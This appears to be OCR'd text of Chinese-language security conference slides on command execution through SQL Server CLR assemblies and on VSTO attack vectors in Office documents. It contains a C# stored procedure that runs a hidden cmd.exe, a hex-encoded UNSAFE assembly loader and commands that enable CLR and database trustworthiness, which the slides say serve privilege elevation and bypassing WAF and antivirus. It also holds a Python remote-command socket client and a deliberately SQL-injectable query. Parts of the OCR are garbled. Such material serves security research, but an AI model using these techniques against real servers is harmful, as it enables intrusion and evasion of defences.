
```
CREATE ASSEMBLY [demo]  AUTHORIZATION [dbo]
FROM [0x4D5A90000...] WITH PERMISSION_SET = UNSAFE;



CREATE PROCEDURE [dbo].[WirteFile]
AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]

EXEC [dbo].[WirteFile]
```

SQL Server injection



```
。。。。。。
public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    public static void SqlStoredProcedure1 ()
    {
        System.Diagnostics.Process process = new System.Diagnostics.Process();
        process.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;

        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = "/C whoami /user > C:\\sql_exec\\1.txt";
        process.Start();
    }
}
。。。。。
```

SQL Server injection



共享
查看
« Projects › demo › demo › bin › Debug › demo
搜索 demo
搜索解决方案资源管理器(Ctrl+;)
解决方案"demo"(1 个项目)
demo
Properties
引用
System
System.Data
System.Xml
model.sql - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


名称	修改日期	类型	大小
DacMetadata.xml	2017/7/18 10:34	XML 文件	1 KB
model.sql	2017/7/18 10:34	Microsoft SQL S...	32 KB
model.xml	2017/7/18 10:34	XML 文件	35 KB
Origin.xml	2017/7/18 10:34	XML 文件	2 KB

```
CREATE PROCEDURE [dbo].[SqlStoredProcedure1]
AS EXTERNAL NAME [demo].[StoredProcedures].[SqlStoredProcedure1]

GO
CREATE ASSEMBLY [demo]
    AUTHORIZATION [dbo]
    FROM 0x4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000000000000000000000
0000000000050260000000000000480000000002000500A4200000400400000100000000000000000000000000000000000000000000000000000
9009001320009004F000E00200023001D002E000B003B002E00130044002E001B004D0036000480000000000000000000000000000000E90000000400
17267756D656E747300537461727400000000F63006D0064002E006500780065000472F00430020007700680068006F0061006D00690020002F00750073000
00000000000000000000000000000000000000000000000000000442600000000000000000000005E2600000020000000000000000000000000000
00000000000000000000000000000000000000010010000000180000800000000000000000000000000001000100000030000080000000000000000000
9006E0061006C00460069006C0065006E0061006D0065000000640065006D006F002E0064006C006C00000000000340008000100500072006F00640075000
00000000000020000000C000000703600000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000
    WITH PERMISSION_SET = UNSAFE;

GO
ALTER ASSEMBLY [demo]
    ADD FILE FROM 0x4D6963726F736F667420432F432B2B204D534620372E30300D0A1A4453000000000020000002000000170000007400000000000000
00000000000000000000C0FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
FFFFFFFFFFFFFFFFFFFF3800E0FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```

SQL Server injection

```
CREATE PROCEDURE [dbo].[WirteFile]
AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]
```

```
EXEC [dbo].[WirteFile]
```



```
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;

0 个引用
public partial class StoredProcedures
```

计算机 ▸ 本地磁盘 (C:) ▸ sql_exec
位置

名称	修改日期	类型	大小
1.txt	2017/7/18 10:48	文本文档	1 KB

1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
用户信息
----------------

用户名                   SID
======================== ==============================================================
nt service\mssqlserver S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003
```


SQL Server injection

- Restrictions
  - CLR support enabled on SQL Server (could turn on by sql)

```
sp_configure 'clr enable’, 1;go;reconfigure;go
alter database [dbname] set trustworthy on
```


  - Exec privilege (could be elevated by dba)

- Significance
  - xp_cmd_shell can’t be restore
  - New way to elevation of dba privilege
  - Bypass waf and AV in real world



```python
import socket
def SocketClient(HOST):
        PORT = 54552
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST,PORT))
    while True:
        date = s.recv(1000)
        print date
        cmd = raw_input(">>")
        s.send(cmd)
        continue
if __name__ == "__main__":
    SocketClient(raw_input("Input Host IP:"))
```

```
mjs@ubuntu:~/Desktop/sqlIn$
```



```csharp
            string a = Request["sql"];
            string str = "select* from spt_values where type= '"+a+"'";

            SqlDataAdapter sqladapter = new SqlDataAdapter(str, sqlconn);

            sqladapter.Fill(sqldataset, "spt_values");

            this.DataList1.DataSource = sqldataset.Tables[0];
            //把数据绑定到datalist1控件
            this.DataList1.DataBind();
        }
}
```

```
线程 0x14dc 已退出，返回值为 259 (0x103)。
程序“[4020] iexplore.exe”已退出，返回值为 -1 (0xffffffff)。
程序“[3864] iisexpress.exe”已退出，返回值为 0 (0x0)。
程序“[3864] iisexpress.exe: 程序跟踪”已退出，返回值为 0 (0x0)。
```


Learn the new by restudying the old

VSTO Attack Vectors

- VSTO Development
- VSTO Weak points

VSTO Attack Vectors

- Excel
  - Workbook
  - Template
- InfoPath
- Outlook
- PowerPoint
- Visio
- Word
  - Document
  - Template



此组中没有可用的控件。将某项拖至此文本可将其添加到工具箱。

.NET Framework 4.5.2 排序依据: 默认值

Excel 2013 和 2016 VSTO 工作簿	Visual C#
InfoPath 2013 VSTO 外接程序	Visual C#
Outlook 2013 和 2016 VSTO 外接程序	Visual C#
PowerPoint 2013 和 2016 VSTO 外接程序	Visual C#
Project 2013 和 2016 VSTO 外接程序	Visual C#
Visio 2013 和 2016 VSTO 外接程序	Visual C#
Word 2013 和 2016 VSTO 外接程序	Visual C#
Word 2013 和 2016 VSTO 文档	Visual C#

类型: Visual C#

用于基于新建的或现有的 Word 2013 和 2016 文件 (VSTO) 来创建 Office 代码扩展的项目。

名称(N): WordDocument5


位置(L): e:\users\51021\documents\visual studio 2015\Projects

解决方案名称(M): WordDocument5

☑ 为解决方案创建目录(D)

□ 添加到源代码管理(U)

VSTO Attack Vectors


WordDocument11 - Microsoft Visual Studio(管理员)
文件(F) 编辑(E) 视图(V) 重构(R) 项目(P) 生成(B) 调试(D) 团队(M) 数据(A) 工具(T) 测试(S) 窗口(W) 帮助(H)
Debug
Initialize()
工具箱
常规
ThisDocument.cs
WordDocument11.docx
WordDocument11.ThisDocument
ThisDocument_Startup(object sender, System.EventArgs e)
解决方案资源管理器
解决方案 "WordDocument11" (1 个项目)
WordDocument11
Properties
引用
WordDocument11.docx
ThisDocument.cs
WordDocument11_TemporaryKey.pfx
100 %
错误列表
0 个错误
0 个警告
0 个消息
说明
文件
行
列
项目
属性
就绪
行 1
列 1
字符 1
Ins

